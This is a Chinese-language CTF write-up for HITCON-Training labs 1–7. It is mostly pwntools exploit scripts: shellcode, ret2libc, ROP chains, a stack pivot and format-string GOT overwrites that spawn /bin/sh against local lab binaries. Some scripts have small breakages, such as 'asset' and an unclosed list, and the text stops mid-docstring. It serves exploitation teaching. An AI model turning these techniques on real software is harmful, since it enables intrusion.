HITCON-Training-Writeup

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HITCON-Training-Writeup

> 原文链接M4x@10.0.0.55

> 项目地址M4x's github，欢迎star~

> 更新时间5月16

复习一下二进制基础，写写HITCON-Training的writeup，题目地址：https://github.com/scwuaptx/HITCON-Training

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
Writeup

lab1-sysmagic

一个很简单的逆向题，看get_flag函数的逻辑逆回来即可，直接逆向的方法就不说了


或者经过观察，flag的生成与输入无关，因此可以通过patch或者调试直接获得flag

patch



```
read(fd, &buf, 4u);
printf("Give me maigc :");
__isoc99_scanf("%d", &v2);
if ( buf != v2 )                                 // patch
{
  for ( i = 0; i <= 0x30; ++i )
    putchar((char)(*(&v5 + i) ^ v54[i]));
```


修改关键判断即可，patch后保存运行，输入任意值即可得flag



```
lab1 [master●●] ./sysmagic
Give me maigc :a
CTF{debugger_1s_so_p0werful_1n_dyn4m1c_4n4lySis!}%
lab1 [master●●]
```

调试

通过观察汇编，我们只需使下图的cmp满足即可，可以通过gdb调试，在调试过程中手动满足该条件




```
call    ___isoc99_scanf
; 137:   if ( buf == v2 )
add     esp, 10h
mov     edx, [ebp+buf]
mov     eax, [ebp+var_7C]
cmp     edx, eax
jnz     short loc_8048760
```

直接写出gdb脚本

```
lab1 [master●●] cat solve
b *get_flag+389
r
#your input
set $eax=$edx
c
lab1 [master●●]
```

也可得到flag



```
lab1 [master●●] cat solve
b *get_flag+389
r
#your input
set $eax=$edx
c
lab1 [master●●] gdb ./sysmagic.bak -q
pwndbg: loaded 164 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./sysmagic.bak...(no debugging symbols found)...done.
pwndbg> source solve
Breakpoint 1 at 0x8048720
Give me maigc :a

Breakpoint 1, 0x08048720 in get_flag ()
CTF{debugger_1s_so_p0werful_1n_dyn4m1c_4n4lySis!}[Inferior 1 (process 18660) exited normally]
pwndbg> 
```

同时注意，IDA对字符串的识别出了问题，修复方法可以参考inndy的**ROP2**

lab2-orw.bin

通过查看prctl的man手册发现该程序限制了一部分系统调用，根据题目的名字open,read,write以及IDA分析，很明显是要我们自己写读取并打印flag的shellcode了，偷个懒，直接调用shellcraft模块

```
lab2 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from pwn import shellcraft as sc
context.log_level = "debug"

shellcode = sc.pushstr("/home/m4x/HITCON-Training/LAB/lab2/testFlag")
shellcode += sc.open("esp")
#  open返回的文件文件描述符存贮在eax寄存器里
shellcode += sc.read("eax", "esp", 0x100)
#  open读取的内容放在栈顶
shellcode += sc.write(1, "esp", 0x100)

io = process("./orw.bin")
io.sendlineafter("shellcode:", asm(shellcode))
print io.recvall()
io.close()
lab2 [master●●]
```


该题与pwnable.tw的orw类似，那道题的writeup很多，因此就不说直接撸汇编的方法了

lab3-ret2sc

很简单的ret2shellcode，程序没有开启NX和canary保护，把shellcode存贮在name这个全局变量上，并ret到该地址即可

```
lab3 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context(os = "linux", arch = "i386")

io = process("./ret2sc")

shellcode = asm(shellcraft.execve("/bin/sh"))
io.sendlineafter(":", shellcode)

payload = flat(cyclic(32), 0x804a060)
io.sendlineafter(":", payload)

io.interactive()
io.close()
lab3 [master●●]
```

需要注意的是，该程序中的read是通过esp寻址的，因此具体的offset可以通过调试查看



```
; 6:    read(0, &name, 0x32u);
mov     dword ptr [esp+8], 32h ; nbytes
mov     dword ptr [esp+4], offset name ; buf
mov     dword ptr [esp], 0 ; fd
call    _read
```

lab4-ret2lib

ret2libc，并且程序中已经有了一个可以查看got表中值的函数See_something，直接leak出libcBase，通过one_gadget或者system("/bin/sh")都可以get shell，/bin/sh可以使用libc中的字符串，可以通过read读入到内存中，也可以使用binary中的字符串

```
lab4 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

io = process("./ret2lib")
elf = ELF("./ret2lib")
libc = ELF("/lib/i386-linux-gnu/libc.so.6")

io.sendlineafter(" :", str(elf.got["puts"]))
io.recvuntil(" : ")
libcBase = int(io.recvuntil("\n", drop = True), 16) - libc.symbols["puts"]

success("libcBase -> {:#x}".format(libcBase))
#  oneGadget = libcBase + 0x3a9fc

#  payload = flat(cyclic(60), oneGadget)
payload = flat(cyclic(60), libcBase + libc.symbols["system"], 0xdeadbeef, next(elf.search("sh\x00")))
io.sendlineafter(" :", payload)

io.interactive()
io.close()
lab4 [master●●]
```

lab5-simplerop

本来看程序是静态链接的，想通过ROPgadget/ropper等工具生成的ropchain一波带走，但实际操作时发现read函数只允许读入100个字符，去除buf到main函数返回地址的偏移为32，我们一共有100 - 32 = 68的长度来构造ropchain，而ropper/ROPgadget等自动生成的ropchain都大于这个长度，这就需要我们精心设计ropchain了，这里偷个懒，优化一下ropper生成的ropchain来缩短长度

> ropper --file ./simplerop --chain "execve cmd=/bin/sh"
>
> ROPgadget --binary ./simplerop --ropchain

先看一下ropper生成的ropchain

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # ./simplerop
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += '//bi'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += 'n/sh'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3064)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x00000000)
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3068)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0009e910) # 0x080e6910: pop ecx; push cs; or al, 0x41; ret;
rop += rebase_0(0x000a3068)
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3068)
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x0000000b)
rop += rebase_0(0x00026ef0) # 0x0806eef0: int 0x80; ret;
print rop
[INFO] rop chain generated!
```

简单介绍一下原理，通过一系列pop|ret等gadget，使得eax = 0xb（execve 32位下的系统调用号），ebx -> /bin/sh， ecx = edx = 0，然后通过int 0x80实现系统调用，执行execve("/bin/sh", 0, 0)，hackme.inndy上也有一道类似的题目**ROP2**

而当观察ropper等工具自动生成的ropchain时，会发现有很多步骤很繁琐的，可以做出很多优化，给一个优化后的例子

```
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # ./simplerop
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

pop_edx_ecx_ebx = 0x0806e850

rop = ''

# write /bin/sh\x00 to 0x08048000 + 0x000a3060
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += '//bi'
rop += '/bin'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += '/sh\x00'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3064)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
print "[+]write /bin/sh\x00 to 0x08048000 + 0x000a3060"

#  rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += p(0x00000000)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
#  rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
#  rop += rebase_0(0x000a3060)
#  rop += rebase_0(0x0009e910) # 0x080e6910: pop ecx; push cs; or al, 0x41; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)

# set ebx -> /bin/sh\x00, ecx = edx = 0
rop += pack('I', pop_edx_ecx_ebx)
rop += p(0)
rop += p(0)
rop += rebase_0(0x000a3060)
print "[+]set ebx -> /bin/sh\x00, ecx = edx = 0"

rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x0000000b)
rop += rebase_0(0x00026ef0) # 0x0806eef0: int 0x80; ret;
asset len(rop) <= 100 - 32
```

注释都已经写在代码里了，主要优化了将/bin/sh\x00读入以及设置ebx，ecx，edx等寄存器的过程

> 或者直接return到read函数，将/bin/sh\x00 read到bss/data段，能得到更短的ropchain

最终脚本:

```
lab5 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from struct import pack

p = lambda x : pack('I', x)

IMAGE_BASE_0 = 0x08048000 # ./simplerop
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

pop_edx_ecx_ebx = 0x0806e850

rop = ''

# write /bin/sh\x00 to 0x08048000 + 0x000a3060
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += '//bi'
rop += '/bin'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3060)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += '/sh\x00'
rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
rop += rebase_0(0x000a3064)
rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
print "[+]write /bin/sh\x00 to 0x08048000 + 0x000a3060"

#  rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
#  rop += p(0x00000000)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0005215d) # 0x0809a15d: mov dword ptr [edx], eax; ret;
#  rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
#  rop += rebase_0(0x000a3060)
#  rop += rebase_0(0x0009e910) # 0x080e6910: pop ecx; push cs; or al, 0x41; ret;
#  rop += rebase_0(0x000a3068)
#  rop += rebase_0(0x0002682a) # 0x0806e82a: pop edx; ret;
#  rop += rebase_0(0x000a3068)

# set ebx -> /bin/sh\x00, ecx = edx = 0
rop += pack('I', pop_edx_ecx_ebx)
rop += p(0)
rop += p(0)
rop += rebase_0(0x000a3060)
print "[+]set ebx -> /bin/sh\x00, ecx = edx = 0"

rop += rebase_0(0x00072e06) # 0x080bae06: pop eax; ret;
rop += p(0x0000000b)
rop += rebase_0(0x00026ef0) # 0x0806eef0: int 0x80; ret;
assert len(rop) <= 100 - 32

io = process("./simplerop")
```


```
payload = cyclic(32) + rop
io.sendlineafter(" :", payload)

io.interactive()
io.close()
```

lab6-migration

栈迁移的问题，可以看出这个题目比起暴力的栈溢出做了两点限制：

> 每次溢出只有0x40-0x28-0x4=**20**个字节的长度可以构造ropchain
>
> 通过
>
> ```
> if ( count != 1337 )
>   exit(1);
> ```
>
> 限制了我们只能利用一次main函数的溢出（直接控制main返回到exit后的话，程序的栈结构会乱掉）

所以我们就只能通过20个字节的ropchain来进行rop了，关于栈迁移（又称为stack-pivot）可以看这个**slide**



Stack Pivoting Explained
by @bellis1000
1.
A fake stack containing a ROP payload is stored somewhere in attacker-controlled memory
0x00000000
Controlled memory
Stack Pointer ▶
Stack
0xFFFFFFFF
2.
Using a memory corruption bug, the attacker executes a 'pivot gadget' which modifies the stack pointer's value
3.
The stack pointer now points to the start of the attacker-controlled memory
Stack Pointer ▶
4.
The target system now treats this entire block of memory as the stack
5.
The attacker now has the ability to execute a large ROP payload on the new 'fake stack'
0x00000000
Controlled memory
Stack
0xFFFFFFFF
6.
Execution of the payload works its way down the gadget addresses stored on the fake stack
7.
The attacker may need to restore the old stack pointer after exploitation to allow the program to continue executing normally

我的exp：

```
lab6 [master••] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]
def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)

elf = ELF("./migration")
libc = elf.libc

#  bufAddr = elf.bss()
bufAddr = 0x0804a000
readPlt = elf.plt["read"]
readGot = elf.got["read"]
putsPlt = elf.plt["puts"]
p1ret = 0x0804836d
p3ret = 0x08048569
leaveRet = 0x08048504


io = process("./migration")
#  DEBUG()
payload = flat([cyclic(0x28), bufAddr + 0x100, readPlt, leaveRet, 0, bufAddr + 0x100, 0x100])
io.sendafter(" :\n", payload)
sleep(0.1)

payload = flat([bufAddr + 0x600, putsPlt, p1ret, readGot, readPlt, leaveRet, 0, bufAddr + 0x600, 0x100])
io.send(payload)
sleep(0.1)
#  print io.recv()
libcBase = u32(io.recv()[: 4]) - libc.sym['read']
success("libcBase -> {:#x}".format(libcBase))
pause()

payload = flat([bufAddr + 0x100, readPlt, p3ret, 0, bufAddr + 0x100, 0x100, libcBase + libc.sym['system']
io.send(payload)
sleep(0.1)
io.send("$0\0")
sleep(0.1)

io.interactive()
io.close()
```

稍微解释一下，先通过主函数中可以控制的20个字节将esp指针劫持到可控的bss段，然后就可以为所欲为了。

关于stack-pivot，pwnable.kr的simple_login是很经典的题目，放上一篇这道题的很不错的**wp**


这个还有个问题，sendline会gg，send就可以，在atum大佬的博客上找到了原因

lab7-crack

输出name时有明显的格式化字符串漏洞，这个题的思路有很多，可以利用fsb改写password，或者leak出password，也可以直接通过fsb，hijack puts_got到system("cat flag")处（注意printf实际调用了puts）

```
lab7 [master●●] cat hijack.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

putsGot = 0x804A01C
bullet = 0x804872B

io = process("./crack")
payload = fmtstr_payload(10, {putsGot: bullet})
io.sendlineafter(" ? ", payload)

io.sendline()
io.interactive()
io.close()
lab7 [master●●] cat overwrite.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

pwdAddr = 0x804A048
payload = fmtstr_payload(10, {pwdAddr: 6})

io = process("./crack")

io.sendlineafter(" ? ", payload)
io.sendlineafter(" :", "6")

io.interactive()
io.close()
lab7 [master●●] cat leak.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *

pwdAddr = 0x804A048
payload = p32(pwdAddr) + "|%10$s||"

io = process("./crack")
io.sendlineafter(" ? ", payload)
io.recvuntil("|")
leaked = u32(io.recvuntil("||", drop = True))
io.sendlineafter(" :", str(leaked))

io.interactive()
io.close()
```

32位的binary可以直接使用pwntools封装好的**fmtstr_payload**函数：



```
>>> import pwn
>>> pwn.fmtstr_payload(

 pwn.fmtstr_payload: (offset, writes, numbwritten=0, write_size=byte)
 fmtstr_payload
 fmtstr_payload(offset, writes, numbwritten=0, write_size='byte') -> str

 Makes payload with given parameter.
 It can generate payload for 32 or 64 bits architectures.
 The size of the addr is taken from ``context.bits``

 Arguments:
     offset(int): the first formatter's offset you control
     writes(dict): dict with addr, value ``{addr: value, addr2: value2}``
     numbwritten(int): number of byte already written by the printf function
     write_size(str): must be ``byte``, ``short`` or ``int``. Tells if you want to
  write byte by byte, short by short or int by int (hhn, hn or n)
 Returns:
     The payload in order to do needed writes

 Examples:
     >>> context.clear(arch = 'amd64')
     >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='int'))
     '\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00%322419374c%
 1$n%3972547906c%2$n'
     >>> print repr(fmtstr_payload(1, {0x0: 0x1337babe}, write_size='short'))
     '\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00
